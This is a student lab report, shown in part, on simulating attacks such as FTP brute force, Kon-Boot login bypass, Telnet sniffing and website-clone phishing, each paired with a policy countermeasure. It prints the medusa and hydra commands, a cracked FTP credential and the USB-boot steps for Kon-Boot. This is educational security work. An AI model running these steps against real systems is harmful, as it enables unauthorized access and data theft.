Figure 4.4 above illustrates the physical design setup of the network. The network is having two routers with each router have connected crossover cable and between router to switch and PC to switch connect by straight through cable. The router used Cisco 2800 series router and switch used is Cisco 2960. All network connection is using Ethernet UTP Cat 5e cable to connect each other. Inside the network, a PC client is connected to the Fa0/2 and PC DMZ will connect to the Fa0/3 of the switch and the Fa0/1 interface of the switch is connected to the router's Fa0/1 interface. Router Network outside, PC attacker is connected to the Fa0/13 of the switch and fa0/1 interface connected to the router's Fa0/1. Between router connections using interface Fa0/0.

4.5 Possible Scenarios

In this section, every possible scenario related to the project will be explained. This scenario very important because it will be used to obtain the objective of this project. For illustrate the each of scenario will be explain on chapter 5.

4.5.1 First Scenario

In this scenario, the first attack is brute force attack will be launched in this network environment. The attack flow and prevention flows well captured. For brute force attack tools, 2 computers will involve to make an attack. Ubuntu computer will act as the server for this attack. On this computer, FTP will install and it will open for target and as a victim. Kali Linux computer act as an attacker. Inside Kali Linux, used nmap to scan open port in Ubuntu and used medusa command as a scan of password and username list.

After the scan, hydra will crack the password and username based on list and get the actually of id. FileZilla will function to retrieve the directory list same as an FTP web. For preventing it Ubuntu will off port FTP, and the attacker can't access it.

4.5.2 Second Scenario

For the second scenario, it's just used only one windows computer. This attack call as a Kon-Boot. This attack just put Kon-Boot in USB driver and hack the computer without using a password. Data inside that computer will be stolen. For preventing also just need windows computer and in boot menu put the strong password.

4.5.3 Third Scenario

This attack will use two computers. Windows computer act as a victim and Kali Linux computer act attacker. In this scenario in Kali Linux it will attack Telnet using Wireshark. Wireshark will sniffer or capture password and username of windows computer if we open Telnet port. For protection, still used same computer, but windows computer will open SSH port and Wireshark can capture, but the password and username are encrypted.

4.5.4 Fourth Scenario

For this attack all computers will require. We will make a website using xampp on windows computer. Testing the website on Ubuntu computer. The Kali Linux computer will act as an attacker that will make a clone website. The victim will open the website and put their username and password and the attacker will capture and generate the report. For prevention, actually don't have specific recovery but it is just need rule and check the URL before open the any website. This attack mostly found if have message spam in your email. So please beware and checking before open a website.

4.5.5 Fifth Scenario

In this scenario, nodes are involved are windows, Kali Linux and Ubuntu computers. In this attack window computer act as an attacker. Kali Linux as a server for games. Inside network is supposed can't open the games due rule of security policy, but client inside still can open. Thus, Ubuntu computer act as a platform to recover using the proxy server tool.

4.5.6 Sixth and Seventh Scenarios

For two scenario, nodes that are implement in this project will not involve for this scenario Factor that occurs is due to these scenarios is required to be applied in a company and these scenarios not suitable for implement in environment setup of this project. Even though this policy is requirement based on original environment based on company.

4.5.7 Summary of Scenario

Table 4.3 is summary based on list scenario which has been described.

Table 4. 3 : Summary of Scenario

General Security Policy	Possible Scenario
Password Protection Policy	Scenario 1
Acceptable User Policy	Scenario 2
Remote Access Tools	Scenario 3
Remote Access Policy	Scenario 4
Ethics Policy	Scenario 5

4.6 Summary

As for conclusion, this chapter describes the design of the project. Design of a project is important as it ensures the project to progress smoothly and the implementation can be done without having to face much problems, the design phase is vital because it will be the blueprint of the project, and without it, a project will deem to fail. Next chapter will focusing in implementation for this project. Base on the design, the implementation will be conduct. That chapter also make a comparison before and after attack.

CHAPTER V

IMPLEMENTATION

5.1 Introduction

In previous chapter, network design for this project. The requirements of software and hardware are discussed. Thus, the explanation on possible scenario and attack analysis carried out in this project. The experimental design is setup based on the requirements needed. In this chapter, we are going to cover about the implementation phase of the project. All of the software and hardware environment setup will be carried out and described thoroughly.

5.2 Environment Setup

Figure 5.1 is the real environment setup of the test bed for this project in Security laboratory.




Figure 5. 1 : Environment Setup




Figure 5. 2 : Environment Illustrate

Figure 5.2 above shows the topology network environment in this project. The router internal will connected with the outside router using NAT addressing. The internal and outside network configuration show in Figure 4.2 Logical Design from the previous chapter. The attacker must launch attacks to inside and prevention from internal network based on scenarios in chapter 4. Connection between inside and outside network need connect before launch the attack. It is to make sure before making attack prevention, we can get the result after and before.

5.2.1 Software Environment




Figure 5. 3 : Software Environment

Figure 5.3 above shows the software environment of simulation of attack tools and prevention tools. For windows server 2008 tools that will run is Kon-Boot attack and xampp to make a website. In Ubuntu it’s just having tools for prevention of the website. Kali Linux has many tools for attack such as FileZilla for capture FTP in brute force attack and Wireshark for capture telnet and also xampp is for make games website for windows attack. More details of the operating system and tools are used in this project already describe in table 4.2 at previous chapter.

5.2.2 Hardware Environment

For hardware environment, on this project just a two router and two switch and have three computer but different operating system. For internal and outside router we will configure the IP address and ping each other.

5.3 Security Policy Requirement

SANS policy has four categories which are general security policies, server security policy, network security policy and application security policy. This project we focus more on the general security by SANS policy. We choice this policy for a company because based on the firewall policy that company gives, it is more to protect the trivial thing and perhaps the policy will ignored by others. It actually is a basic policy that might help the company from the threat of attack. In additional, this policy easy to identify the simulation and to implement to a company.

Besides, general security policy have 12 policies based on SANS but this project we just take 7 policies. The details of 12 policy will be present in Table 5.1. Factors why the 5 policy will not cover in this project are because this policy difficult to simulation based on policy of company. Others, the not resemble the original environment and data onto 5 policies will no included this project is not reliable. Thus, its just 7 policy will covered and 5 policy will not cover from 12 policy.

Table 5. 1 : Security Policy Requirement

No.	Security Policy Requirement for General Security Policy	Covered or Not Covered
1	Password Protection Policy	Covered
2	Disaster Recovery Plan	Covered
3	Clean Disk Policy	Covered
4	Ethics Policy	Covered
5	Remote Access Policy	Covered
6	Acceptable Use Policy	Covered
7	Email Policy	Not Covered
8	Security Response Plan Policy	Not Covered
9	Disk Assessment Policy	Not Covered
10	Digital Signature Policy	Not Covered
11	Acceptable Encryption Policy	Not Covered
12	Remote Access Tools	Covered

5.3.1 Technique to Implementation

From the 7 policy that our choices, technique that will implement be explained in Table 5.2 and the policy will cover are technique attack, purpose countermeasure, tools to attack based on scenarios explain in chapter 4.The output show before and after attack.

Table 5. 2 : Technique to implement based on scenario

Scenario	**Policy**	**Technique Attack**	**Tools Attack**	**Nodes Involved**	**Purpose Countermeasure**
Scenario 1	Password Protection Policy	Brute Force Attack : Crack Password	xHydra , FileZilla, Install FTP	Ubuntu computer and Kali Linux computer	Enhance policy to improve security policy
Scenario 2	Acceptable Use Policy	Data Stealing : Hack PC with USB driver	Kon-Boot	Window computer	Put password in menu boot
Scenario 3	Remote Access Tools	Sniffer Attack : Capture payload of Telnet	Wireshark	Kali Linux computer and Window computer	Change telnet into SSH and off Telnet in windows.
Scenario 4	Remote Access Policy	Phishing Attack: Clone Website	Xampp Social Engineering for clone website attack	Window computer, Kali Linux and Ubuntu computer	Enhance policy based detail in policy

Scenario	**Policy**	**Technique Attack**	**Tools Attack**	**Nodes Involved**	**Purpose Countermeasure**
Scenario 5	Ethics Policy	Unauthorized Access Attack: Open unauthorized website	Open games from outside	Kali Linux and Window computer	Proxy server in Ubuntu
Scenario 6	Disaster Recovery Plan	Not applicable	Data crush and computer damage	Not applicable	Criticality of Service List , Data Backup and Restoration Planand also Computer Emergency Response Plan
Scenario 7	Clean Desk Policy	Not applicable	Sensitive and confidential materials not saved regularly and uncluttered	Not applicable	Computer workstations must be locked when workspace is unoccupied and shutdown. Sensitive information must be removed from the desk.

For scenarios 6 and 7 not applicable to attack due this for two scenario is not suitable for implement in the environment this project. The factors is because this policy need to implement by all parties within a company. However, this policy remain as an option for this project because it suitable with the original environment is given by IP Core. Thus, evidence is not shown before and after the attack but it could be proved in a purpose a countermeasure from occurring in a company.

5.3.2 Data Collection Identification

Based on Table 5.3, data collection has been ensured and it must be implemented by using design, policy that has been set based on the scenario that has been granted. To implement have two parts, which are one part will cover implementation of attack and other is implement the prevention of attack.

5.3.2.1 Implement Brute Force Attack

This implementation is for first scenario based on password protection policy. For this scenario, attacker will cracking the password of FTP server.





Figure 5. 4 : Node for first scenario


Figure 5.4 node will involve to make sure this scenario smoothly running. The details, FTP server was installed in Ubuntu (DMZ) then after install enable the FTP server and open port 21 for make an attack. Kali Linux computer will act as an attacker to attack a FTP server. Before launch the attack, password and username list must create for cracking and to make sure an attacker can get the exactly the password and username based their list. Nmap need install in Kali Linux to know what port are running in Ubuntu computer. Used command ***nmap 203.1.1.2*** is use for initiates a stealth port scan of specified IP, revealing open port and protocol.



```
  -g [NUM]     : Give up after trying to connect for NUM seconds (default 3)
  -r [NUM]     : Sleep NUM seconds between retry attempts (default 3)
  -R [NUM]     : Attempt NUM retries before giving up. The total number of attempts will be NUM + 1.
  -c [NUM]     : Time to wait in usec to verify socket is available (default 500 usec).
  -t [NUM]     : Total number of logins to be tested concurrently
  -T [NUM]     : Total number of hosts to be tested concurrently
  -L           : Parallelize logins using one username per thread. The default is to process
                 the entire username before proceeding.
  -f           : Stop scanning host after first valid username/password found.
  -F           : Stop audit after first valid username/password found on any host.
  -b           : Suppress startup banner
  -q           : Display module's usage information
  -v [NUM]     : Verbose level [0 - 6 (more)]
  -w [NUM]     : Error debug level [0 - 10 (more)]
  -V           : Display version
  -Z [TEXT]    : Resume scan based on map of previous scan


root@kali:~# medusa -h 203.1.1.2 -U /root/username.lst -P /root/password.lst -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: user  (1 of 4, 0 complete) Password: password (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: user  (1 of 4, 0 complete) Password: pass123 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: user  (1 of 4, 0 complete) Password: abc123 (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: user  (1 of 4, 0 complete) Password: root (4 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: root  (2 of 4, 1 complete) Password: password (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: root  (2 of 4, 1 complete) Password: pass123 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: root  (2 of 4, 1 complete) Password: abc123 (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: root  (2 of 4, 1 complete) Password: root (4 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: psm2  (3 of 4, 2 complete) Password: password (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: psm2  (3 of 4, 2 complete) Password: pass123 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: psm2  (3 of 4, 2 complete) Password: abc123 (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: psm2  (3 of 4, 2 complete) Password: root (4 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: admin (4 of 4, 3 complete) Password: password (1 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: admin (4 of 4, 3 complete) Password: pass123 (2 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: admin (4 of 4, 3 complete) Password: abc123 (3 of 4 complete)
ACCOUNT CHECK: [ftp] Host: 203.1.1.2 (1 of 1, 0 complete) User: admin (4 of 4, 3 complete) Password: root (4 of 4 complete)
root@kali:~# 
```

Figure 5. 5 : Scan the username and password list


Figure 5.5 above shows command *medusa **–h 203.1.1.2 –U /root/username.lst –P /root/password.lst –M*** ftp for scan all list username and password based on cracking username and password list that save in root of Kali Linux computer.



```
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-11-07 18:43:26
[DATA] max 4 tasks per 1 server, overall 64 tasks, 4 login tries (l:1/p:4), ~0 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 203.1.1.2   login: psm2   password: abc123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-11-07 18:43:29
<finished>
```

Figure 5. 6 : Output get the password and username

Figure 5.6 illustrate output for password and username based on list that attacker crack. Using the xHydra, we need put the list of password and username list and also IP address to get the exactly data.



psm2@203.1.1.2 - FileZilla

Host: 203.1.1.2 Username: psm2 Password: •••••• Port:

```
Status:     Connecting to 203.1.1.2:21...
Status:     Connection established, waiting for welcome message...
Status:     Insecure server, it does not support FTP over TLS.
Status:     Server does not support non-ASCII characters.
Status:     Logged in
Status:     Retrieving directory listing...
Status:     Calculating timezone offset of server...
Status:     Timezone offset of server is 0 seconds.
Status:     Directory listing of "/home/psm2" successful
Status:     Connection closed by server
```

Local site: /root/

/
Desktop
bin
boot

Remote site: /home/psm2

Desktop
Documents
Downloads
Music
Pictures

Filename	Filesize	Filetype	Last modified
..			

14 files and 26 directories. Total size: 1,877,173 bytes

Filename	Filesize	Filetype	Last modified	Permissions	Owner/Gro
..					

1 file and 8 directories. Total size: 8,980 bytes

Server/Local file	Directior	Remote file	Size	Priority	Status

Figure 5. 7 : Root of Ubuntu computer

After get the data from crack the password and username, Figure5.7 shows to connection FTP server with the username and password on port 21 using FileZilla client. Used on connection, user can access the other folders outside the home directory in Ubuntu using username and password that already attack.

5.3.2.2 Implement password protection policy

Purpose solution to this attack after the attacker get the password and username based list created is based on requirement password protection policy. Before this the password is ***abc123*** but now using password protection policy that password contains more than eight characters used good passphrase is relatively long and contains a combination of upper and lowercase letters and numeric and punctuation characters. Any word not based on personal information and never be written down or stored on line. Then, password is changing to ***!P09sM11*** which is suitable with rule of policy. Based on new password, the password will not easier to attack by attacker outside or inside.

5.3.2.3 Implement Data Stealing Attack

This attack is covered second scenario which is acceptable use policy. Based on this scenario, inside network will hack other computer using USB driver. The nodes will covered for second scenario is show on Figure 5.8.





Figure 5. 8 : Node for second scenario


Figure 5.8 that is node needed to implement this attack. It's just used windows sever 2008 because this attack suitable for windows only and we used inside network only because hacking computer will occur in inside of company. Before attack launch, Kon-Boot need to install in USB driver as bootable device. First shutdown the computer and plug in the USB. Second, on the computer and press f10 to go menu boot and choose English language.



```
Storage Options

Removable Media Boot          ▸Enable
Legacy Diskette Write          Enable
BIOS DMA Data Transfers        Enable
SATA Emulation                 RAID+AHCI
IDE Controller                 Enable

                         F10=Accept, ES
```

Figure 5. 9 : Enable removable media boot


Figure 5.9 is show the place to enable the removable media boot is in Storage Options at boot menu. Choose the removable media and enable storage options for run Kon-Boot in this computer.



```
